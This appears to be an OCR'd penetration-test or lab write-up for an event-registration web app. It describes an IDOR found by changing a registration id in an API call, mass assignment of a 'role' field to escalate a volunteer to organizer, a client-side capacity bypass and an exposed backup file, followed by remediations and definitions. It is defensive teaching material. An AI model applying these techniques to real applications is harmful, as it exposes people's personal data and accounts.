
```
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify()
});
```

both will give the same results.

Other bugs idor

```
await fetch(/api/registrations/101)
```

simply changing the 101 (verified) to any other id can give us the names of people who have registered and in what all events they have registerd from the `"attendee_name" and "event_title"`



file on organizer dashboard.

confidential_organizer_briefing_2026.txt

This was found in the organizer hub after we were able to escalate to organizer role.

remedition

1. for access control. /mass assignment- do not let any users other than organizer be able to allow “role” parameter requests or modification of the database. it matters because i can simply make myself organizer and play around with whatever the hosts can do like removing users, adding other users to the same role and removing permissions of existing organizers.
2. for blocking vip ticket. - implement server side validation of not being allowed to add participant in case the user capacity exceeds the number instead of client side. it matters because more capacity of people are allowed to come in, which would make the limit of 25 worthless.
3. backupfile - do not let anyone access the backup file other than the host of the server. it matters because this is a clear breach of credentials and valuable info to compromise accounts and lead to the access control error. in 1

what these are

idor: **Insecure direct object references** (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. **Mechanism**: The vulnerability arises when applications use user-controllable input to directly access objects. For example, changing a URL parameter from `/user?id=123` to `/user?id=124` may reveal another user's profile if no authorization check is performed. remedition:server-side ownership checks on `/api/registrations/{id}` — before returning a registration record, verify the requesting user’s session matches the record’s `user_id` (or that the user has organizer role), instead of trusting the ID alone to gate access. (portswigger)

Mass Assignment → Vertical Privilege Escalation (Critical)

What it is: Mass assignment is when a server blindly copies fields from a client-supplied JSON/body object into a database record or model, instead of accepting only an explicit allowlist of fields. When the record includes a privilege field like `role`, the attacker can set it. Here it produces **vertical privilege escalation**: a low-privilege `volunteer` becomes an `organizer`